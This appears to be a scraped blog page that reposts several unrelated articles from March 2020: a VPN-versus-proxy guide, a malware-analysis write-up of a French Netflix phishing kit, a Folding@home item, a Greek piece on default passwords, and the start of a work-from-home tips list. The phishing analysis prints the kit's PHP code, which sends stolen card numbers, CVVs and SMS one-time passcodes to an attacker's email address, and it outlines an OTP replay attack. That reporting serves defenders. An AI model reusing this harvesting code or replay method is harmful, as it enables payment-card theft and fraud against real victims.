Readers like you help support my blog. When you make a purchase using links on our site, we may earn an affiliate commission! Thank you!

Tuesday, March 10, 2020

What is the Different Between VPN and Proxy – A Complete Guide!!!


By Balaji N - February 9, 2020 3     Cyber Security News


Both the VPN and proxy are used to facilitate the connection between the client and server by hiding it’s IP address and they are slightly different in the way it handles the data.

In the modern cyber world, we have faced a lot of concerns about our privacy, both the VPNs and proxy handle it significantly.

It is quite significant to have the knowledge of the difference between the VPN vs Proxy and the scenario where can we use and where we cannot.
What is a Proxy?

Proxy or proxy server is an intermediate node between client and internet that takes a request from Client and pass it to the various server and provide indirect network services to the client. primary purpose of the proxy is to filter the dangerous internet traffic by applying the strict rule to ensure the anonymity for the client.

It enables us to hide the client’s IP and the location from the site he visits. by connecting to one of the proxy servers, the client request is forwarded to the proxy then it processes the client request and the result will be returned to the client.

What is a VPN?

VPN or Virtual Private Network is a technology that developed to provide secure access over the internet for clients’ requests via encrypted tunnels. VPN redirects the client’s side request via the remote server which is run by VPN service providers. it helps to ensure the sensitive data remain private during the transmission over the internet from one place to another place.

VPN Shield the users browsing activity and bypassing Internet censorship. VPN software encrypts the user request even before your Internet Service Provider see it and it redirected to various VPN node and response to the client.

Proxy vs VPN Security

When it comes to security VPN stands ahead of the proxy servers, VPNs do have an encrypted tunnel to transfer the data securely, but that is not the case with Proxy.
Virtual Private Network (VPN) Security

With the VPN you will get a unique IP address and a secure tunnel established between you and the target that you are to get connected with it.

The VPN encryption tunnel supports the traffic that routed with all the Internet protocols with sophisticated privacy and security capabilities.

VPNs are well-known for security and reliability, it is easy for anyone to switch off or to on the VPN service.

By having an encrypted tunnel the VPNs secures your data from hackers even if you are connected with open WiFi hotspots.

VPN application supports for a number of platforms PlayStation, SmartTVs, OS/X, iPhone, Windows, Android, also other devices such as AppleTV, Chromecast, Roku, Xbox, and its support network devices as well.

With the AES -256 encryption and SSL certificates, there is no chance for an attacker to get into your data and even the government authorities can’t get your data. To construct tunnel it uses highly secured protocols PPTP, L2TP, SSTP, OpenVPN.

It helps in hiding the real location, and you can reach out to the blocked websites, videos, and other content in that blocked in your location securely.
Proxy Security

Proxy servers bridge the internet connection, it only masks the IP address of your computer and it will not encrypt the contents.

They use to communicate with HTTP or SOCKS protocol so there is encryption with the proxy servers, cybercriminals can sniff out the data that are traveling through a proxy server.

In some cases, even the cybercriminals advertise a proxy server to steal your identity. Also generally proxy servers are overloaded with visitors and terribly affect the connection speed.

HTTP proxies are more familiar and they are around being a long time and the Socket Secure (SOCKS5) proxies are used for connecting with torrent services, FTP and web servers. When compared to the regular proxy SOCKS5 Improved security.

SOCKS5 proxy is very good if you are to use a torrent or a P2P service, but it lacks privacy. If you do a lot of web surfing and simply want to bypass the websites blocked geographically and through firewall then proxy servers are ideal for you.
Proxy vs VPN Speed
VPN vs Proxy Speed is one of the most important concerns while accessing the internet using Proxy and VPN. When we talk about speed, the Proxy server is always faster than the VPN.
Proxy vs. VPN Cost
Multiple Cities and Subnets, minimum downtime, API Accessible Proxy list, and all proxy servers uplink speed.
aid Proxies are containing many servers that allow users to choose any servers in available countries. In this case, free proxies are limited and they give low bandwidth and slow down the access.
plan to spend anywhere from $5 a month for basic plans and the price also depends on the quality of proxies and the providers.
VPN and Proxy Usability
Proxy server Provide an additional layer of security between the endpoint and outside Traffic that mainly used to improve Corporate and Institutional Security.
VPN encrypts all the traffic flow between the internet and your device to prevent from ISP to monitoring your activities and collecting your browsing data.
Proxies are playing major role in anonymity web traffic and it adding identity protection for corporate officers, Reporters, and whistleblowers.
VPN also providing the high-level anonymity and encrypt the user’s request that passed through a various remote server that makes impossible to track back to you.
The organization is running its internal networks on a proxy server to control internet usage and prevent inappropriate site usage on the internal networks.
VPN Bypass Internet Censorship and let you access anything you want to access on the internet and complete away your acclivities from government and law enforcement agencies.
Proxies servers are providing Extreme Protection from hackers while using public Wi-Fi, and break the censored websites.
VPN’s are slower because of the encryption, while proxy servers are faster since Proxies do not encrypt the traffic between the internet and the user’s device.
VPN let allow you access the corporate network securely from outside internet Connectivity such as hotel, coffee shop, etc.
If you don’t have any corporate VPN then proxies are providing alternative access with high security also it provides very easy to access the client software.
VPN provides a high-security future to access the Secures Apps and Desktop/Laptop Programs but proxies are not much familiar with this case.
Proxies don’t use any tunneling operation but the proxy server is a great way to add a layer between your enterprise and the Internet
VPN Provides tunneled connections when the data send privately over the internet packet gives a layer of security that guards the substance against general visibility.
VPNs are best for…

VPNs secure your data from prying eyes, everyone from hackers to government officials using VPN services to protect the personal data. It enables users to send and receive data and remain anonymous on the Internet.

Most VPNs offer multiple concurrent connections so that the users can connect all the devices in the household to the VPN.

With the VPN all your traffic passes through a tunneled network, so even the ISP cannot see the traffic that goes with the tunnel network.

If you are an employee you can connect with your office network securely via Smartphone, tablet, and computer through a VPN.
VPN is best for protecting valuable information online.
It enables to safely shop online with Credit cards.
Enables you to browse safely with public Wi-Fi Hotspots.
By having a VPN you can reach out to your favorite movie sites, even though it blocked in your country.
With the VPN user’s ca Bypass the Web Censorship and Content Surveillance.
VPN enables you to establish communication between sites securely.
Some of the VPN providers do offer the Ad blockers as well.
Protects while logged in with the torrent sites.
With the VPN in place, you can access the websites that blocked geographically.
VPNs provide integrity, which ensures the packet is not altered when it is in transit.
A VPN anonymize would allow Peer-to-peer file-sharing which is blocked in many countries.

To say technically VPN is a wide area network that retains the functionality and the security as in the private network. These are the main uses of the VPN and the usage varies depends on the user requirements.
VPNs are not for..
VPNs may slow down the Internet Connection

You may experience a drop in speed with your internet connection when routed through VPN due to its high-quality 256-bit encryption. Sometimes VPN connection it may slow down the internet speed if too many users active in the server.

Generally, the VPN speed depends upon your internet speed, if you are in India and using a VPN server in the USA then your connection tunnel over a number of endpoints which may slow down the connection. So it is recommended users not to use the VPN wisely.
I’m under a VPN, so I can do anything online

If you are under VPN then we can’t say you are 100% anonymous, the VPN provider can see your access logs and they would hold the log’s for a period of at least 6 months based on the country location.

All the VPNs are not the same and there are a number of factors that are to be considered in classifying them based on need, supported platforms, the number of available servers.

Also, users should aware that VPNs would not secure you from Phishing or from the malware and ransomware attacks.

You can get the Free VPN, but the connection would be terrible and it suffers severely with the limitations on low bandwidth and some providers even sell your private data.
Proxies are best for…

Proxies are widely used to bypass the blocked websites in the ISP or the organization levels.

Proxy servers used in the corporate environments to shield their internal network infrastructure.

The Proxies contains a very good cache mechanism, so it can be used to speed up the browsing process.

It hides your original IP address and shows the spoofing IP address, so the destination website cannot read your original IP.

The proxy makes you remain anonymous online, but it will not encrypt the traffic as like the VPN.

With some of the proxies you can get double protection as they do have the firewall inbuilt that stops the intrusions.

Servers administrators can use proxy servers to block websites associated to social networking, gaming, adult sites for employees in the organization.

There are thousands of free and paid proxy available on the Internet, choosing a proxy you should carefully consider the downtime.

With the help of the proxy servers, one can reach to the websites that have been blocked geographically.

Implementation of the proxy is very simple and the proxies are so confined with the browsers. Some of the premium proxies would save companies bandwidth.
Proxies are not for…

The proxy servers are not secure for email communication and file transfer protocols and the proxy servers are good only for web communication.

It is less secure than storing all the user passwords in active directory, They are not compatible with all the network protocols.

With the proxy firewalls, the configuration is very difficult when compared to other modern days firewalls.

If the proxy server is compromised then there is a chance for identity theft, then you should avoid entering bank login credentials when connected through a proxy server.

The Proxy server administrator can sniff out all the details that are traveling through the server and also they are poor in handling things such as Flash, Java, and JavaScript scripts.

Proxy servers have some serious security disadvantages if the single port left open with the proxy server and then attackers can enumerate with it.

If there is an issue in establishing a connection then with the proxy server it is hard to troubleshoot and they are not compatible with all the network protocols.

We already discussed the cache increases the speed, but on the other hand, there are some disadvantages. The cache displays the display of the old contents.

Not all the proxies are good, you should spend a lot of time to find a right proxy. A good proxy chain only provides better performance.
Conclusion

Simply both the proxy and VPN were made to hide the internet traffic and with the VPN the traffic will be passed through a network tunnel, but the low-quality VPNs would expose serious threats.

The proxy servers are very hard to set up and they won’t encrypt the data, using a VPN and proxy can slow down the connection dramatically. When it comes to the encryption VPNs are the best and they offer encryption with industry standard keysize.

One should be very careful in picking a proxy server because attackers also do run the proxy servers to sniff the network traffic.

When it comes to a proxy, you can hide only the HTTP traffic, but with VPNs, you can hide the traffic sent through all the protocols.

If you are to compare VPN and Proxy which is better, it completely depends on your requirement. It doesn’t matter if you pick to use a proxy server or the VPN, but need to ensure the service you selected may solve the requirement

Monday, March 9, 2020

3-D Secure SMS-OTP Phishing




One of our remediation analysts Eli Trevino recently discovered a phishing page informing victims about fake Netflix service disruptions, supposedly due to problems with the victim’s payment method.

The phishing page prompts victims to provide their payment details to prevent account lockout:


What’s interesting about this phishing page is that it selectively targets victims within a specific geographic region: France. The attackers use French for the page content, and the country calling code is default set to 33 which is designated for calls made to France.
3-D Secure

The phishing campaign is specifically targeting payment cards using the 3-D Secure system, which was created by the largest payment card companies to combat online fraudulent CNP (card not present) transactions.

The latest iteration, 3-D Secure 2.0, now requires the use of a dynamic SMS OTP (one-time password) which is sent to the card owner’s registered mobile number. This SMS OTP used by banks for authenticating online purchases is also referred to as a mobile transaction authentication number (mTAN).

Before this functionality was implemented, card owners would have to use the static PIN code that was assigned to them during the card’s activation — but these static PIN codes were vulnerable to theft and made it easy for attackers to authenticate, once the static PIN code was known.

3-D Secure 2.0 uses a SMS OTP so that users don’t need to remember or store passcodes as they previously did with the static PIN. Instead, they just need to access their mobile SIM card to receive the OTP via SMS.


This SMS OTP feature forces thieves to find a way to acquire or bypass the OTP passcode, so they can fraudulently use the stolen payment card data. To accomplish this, the attackers have included a second step in their phishing campaign which prompts the victim to submit their SMS OTP passcode.



Once a victim has submitted all of their information and authenticated the OTP, the payment data is sent to an email address controlled by the attacker. It is also logged to a specified .txt file on the compromised website hosting the phishing page. Victims are simply redirected to the homepage of Netflix after they press the Confirmer button on the final step.
-------------------------------------------------------------------------------
session_start(); $ip = getenv("REMOTE_ADDR"); $hostname = gethostbyaddr($ip); $bilsmg .= "sms 2 : ".$_POST['otp']."\n"; $bilsmg .= "sms 1 : ".$_POST['sms1']."\n"; $bilsmg .= "------------------------------------------------------\n"; $bilsmg .= "N-Phone : ".$_POST['tel']."\n"; $bilsmg .= "E-mail : ".$_POST['email']."\n"; $bilsmg .= "C-Number : ".$_POST['cc']."\n"; $bilsmg .= "D-Expiration : ".$_POST['expe']."\n"; $bilsmg .= "CVN : ".$_POST['cvv']."\n"; $bilsmg .= "--------------------------------------------------------\n"; $bilsmg .= "From : $ip \n"; $bilsub = "Full Infos sms2 - ".$ip; $bilhead = "From: [redacted] <Amret@localhost.ma>"; mail("spampassitusaispas@protonmail.ch",$bilsub,$bilsmg,$bilhead); $file = fopen("../CC-720088888803.txt", 'a'); fwrite($file, $bilsmg); header("location: https://www.netflix.com/");
-------------------------------------------------------------------------------
Problems with Specific ACS Implementations of OTP over SMS

I was initially confused ― I didn’t understand how the attackers were planning on using the stolen OTP and payment card data. I thought the generated SMS with the OTP would be limited to the single transaction and merchant making the request to the 3DS Access Control Server.

Then, I came across this post that was able to confirm that the SMS OTP process is not necessarily standardized across 3DS ACS providers. Moreover, the post referenced a serious issue that could be abused by attackers for specific 3DS ACS providers with these characteristics:
The SMS OTP is generated from the payment card number only and not other inputs like merchant ID
The generated SMS OTP remains valid for 180 seconds (time)
OTP Replay Attack Scenario

These features allow for an OTP replay attack to be performed by the attacker. A typical scenario might follow steps along these lines:
Victim receives fraudulent phishing email regarding a popular service like Netflix or Spotify being limited due to a payment issue.
Victim loads the phishing page requesting their information and payment data and submits the information to the attacker. The phishing page informs the victim that a SMS containing a passcode will arrive soon.
During this time, the attacker’s tools use the submitted payment and personal information to immediately initiate a transaction with the merchant brand used in the phishing campaign (e.g Netflix).
The initiated transaction causes an SMS with the 3DS OTP passcode to be sent to the victim’s phone. The victim submits the OTP passcode to the phishing page and is eventually redirected to the impersonated brand (e.g Netflix).
The attacker now has a limited window of time to reuse the SMS OTP passcode and make a fraudulent purchase with the phished payment card data. The SMS OTP is considered already authenticated, so it won’t matter if the merchant and/or transaction price is the same as the initial transaction.A generated .txt file within the phishing kit that contains the phished details

The Problem: OTP Generation from Payment Card Numbers

The main problem here is that the SMS OTP is not being uniquely generated for each transaction. Instead, it is generated from the payment card’s number, allowing this window where the stolen payment card data can be reused at another merchant defined by the attacker.

Website owners can detect phishing pages and other malware with a file monitoring service, like our server side scanner, which regularly detects changes made to your website files.

Folding@Home Wants Your CPU Cycles for Coronavirus Research


By Lawrence Abrams BleepingComputer.com

March 9, 2020 01:36 PM 0


The Folding@home distributed computing project is now utilizing donated CPU cycles to research the Coronavirus (COVID-19) virus.

Folding@home is a project founded by Pande Lab at Stanford University where users donate CPU cycles through a software client to simulate protein folding, computational drug design, and other types of molecular dynamics to learn more about diseases and how to protect against them.

At the end of February, the Folding@home project announced that they are joining other COVID-19 researchers around the world to learn more about the virus and create potential drug therapies.

"By downloading Folding@Home, you can donate your unused computational resources to the Folding@home Consortium, where researchers working to advance our understanding of the structures of potential drug targets for 2019-nCoV that could aid in the design of new therapies. The data you help us generate will be quickly and openly disseminated as part of an open science collaboration of multiple laboratories around the world, giving researchers new tools that may unlock new opportunities for developing lifesaving drugs," the Folding@home project stated in a blog post.

If you have a computer laying around not doing anything or want to donate your active computer's idle CPU processing power to researching the COVID-19 virus, you can do so by downloading and installing the Folding@home client.


Once installed, right-click on the Folding@home icon in your Windows system tray to configure how much CPU power you wish to donate. The intensity of your CPU utilization can be set to 'Full', 'Medium', or 'Light', with Light being the lightest CPU load.
Folding@home options

If you plan on using your computer while donating cycles, I recommend you select the 'Light' option.


If you want to control Folding@home using a web interface, you can select the 'Web Control' option as shown in the image above. This will open a web page showing your current work-in-progression, your settings, and the project you are contributing are your CPU cycles to.
Folding@Home

If you are configured to support research fighting 'Any Disease' then your CPU cycles will be randomly select among different projects, including Coronavirus/COVID-19 research.

You can determine what project you are contributing to by looking at the project number and looking it up here.

If you are contributing to projects 11741, 11742, or 11743 then your donated CPU cycles are being used for Coronavirus research.

H/T Rob Joyce

Saturday, March 7, 2020

Αυτά είναι τα πρώτα passwords που δοκιμάζουν οι hackers για την παραβίαση συσκευών


Αυτά είναι τα πρώτα passwords που δοκιμάζουν οι hackers για την παραβίαση συσκευών


7 Μαρτίου, 2020, 9:00 πμbyAbsenta Mia Leave a Comment


Όταν μιλάμε για hacking επιθέσεις και παραβιάσεις συσκευών, ένα από τα πρώτα πράγματα που μας έρχονται στο μυαλό είναι τα passwords. Οι εδικοί ασφαλείας λένε συνέχεια ότι δεν πρέπει να χρησιμοποιούμε μικρούς, εύκολους και προβλέψιμους (ή και προεπιλεγμένους) κωδικούς. Το σπάσιμο των passwords είναι το πρώτο πράγμα που δοκιμάζουν οι hackers, όταν προσπαθούν να αποκτήσουν πρόσβαση σε μια συσκευή ή σύστημα.

Η εταιρεία ασφαλείας F-Secure διαθέτει ένα σύνολο «honeypot» servers, που έχουν εγκατασταθεί σε χώρες σε όλο τον κόσμο για να ανιχνεύουν κυβερνοεπιθέσεις. Οι ερευνητές παρατήρησαν μέσω των honeypots ότι μια από τις βασικές δραστηριότητες των hackers είναι οι σαρώσεις του διαδικτύου για την αναζήτηση ευάλωτων συσκευών.

Η εταιρεία δήλωσε ότι κατά το δεύτερο εξάμηνο του περασμένου έτους, υπήρχε σημαντική αύξηση αυτής της δραστηριότητας.

Από τη στιγμή που θα εντοπιστεί μια δυνητικά ευάλωτη συσκευή, οι hackers προσπαθούν να αποκτήσουν πρόσβαση σε αυτή.


Σύμφωνα με την F-Secure, η πρώτη επιλογή των hackers όσον αφορά τα passwords, είναι η λέξη «admin». Ο κωδικός αυτός δεν πρέπει να χρησιμοποιείται σε καμία συσκευή πόσο μάλλον αν αυτή η συσκευή συνδέεται στο διαδίκτυο. Άλλα passwords που δοκιμάζουν οι hackers είναι τα εξής: ‘12345‘, ‘default‘, ‘password‘ και ‘root‘. Πέρυσι, το Εθνικό Κέντρο Κυβερνοασφάλειας (NCSC) του Ηνωμένου Βασιλείου είπε ότι ο κωδικός «123456» βρέθηκε 23 εκατομμύρια φορές σε παραβιάσεις.

Τα passwords που δοκιμάζουν οι κυβερνοεγκληματίες αντανακλούν και τα είδη των συσκευών που στοχεύουν, δήλωσε η F-Secure. Για παράδειγμα, βρέθηκε ότι δοκιμάζουν προεπιλεγμένα passwords, που βρίσκονται κυρίως σε συσκευές εγγραφής βίντεο και σε routers.


“Το Brute forcing προεπιλεγμένων usernames και passwords των IoT συσκευών εξακολουθεί να είναι μια αποτελεσματική μέθοδος για τη χρήση αυτών των συσκευών σε botnets, που μπορούν να χρησιμοποιηθούν σε επιθέσεις DDoS“, προειδοποίησε η F-Secure.

Οι ειδικοί ασφαλείας τονίζουν ότι τα passwords των συσκευών που συνδέονται στο διαδίκτυο πρέπει να είναι μοναδικά και αρκετά μεγάλα. Οι «φράσεις πρόσβασης» είναι πιο αποτελεσματικές, σύμφωνα με το FBI.

Work from home: 64 expert tips for staying healthy, happy, and productive


 By Jason Cipriani | March 6, 2020 -- 13:00 GMT (13:00 GMT) | Topic: Coronavirus: Business and technology in a pandemic


Whether you've been working from home for years, or are just getting started, it's not as easy and fun as you one might think. There are mental hurdles to overcome, including the feeling of isolation, especially if the only voice you've heard all day long is yours as you talk to your dog or cat.

Sure, the idea of rolling out of bed and going to work in your pajamas sounds like a dream come true. But in reality, it does more harm than good to your mental health. We asked ZDNet's team of remote workers from all over the world for their best advice when it comes to working from home. From setting a daily routine to desk setups and ensuring you take care of yourself, here's what they had to say.

Daily routine

How and when you start each workday is a crucial piece of the puzzle to ensuring you're productive and comfortable when working from home. It's important to treat each workday like a day in the office, but there's more to it than that.

1. Organize your days with recurring tasks. Example: On Mondays, do X, Tuesdays do Y, Wednesdays do Z, etc.

2. Get dressed in the morning as though you are going to an actual office. Working in your bathrobe for "just an hour or two" is a slippery slope.

3. Don't schedule conference calls back-to-back. At some point, you'll forget who you're talking to and say something unusually silly.

4. Do schedule breaks.


5. Make a task list and be prepared to change your priorities at the drop of a hat. Because you're at home, you're in a fluid environment. You may need to move to another room, change the hours you're working because the fridge decided to flood, or other events. Having a list allows you to switch up and remain productive, regardless of events.

6. Find a hybrid arrangement where you're in the office (or a co-working space) for actual face time if possible.

7. Having different work spots for different parts of the day, for specific tasks or based on your mood.

8. Put your phone on airplane mode when working on a project or a deadline. This allows you to stay focused on the task at hand and not get distracted.

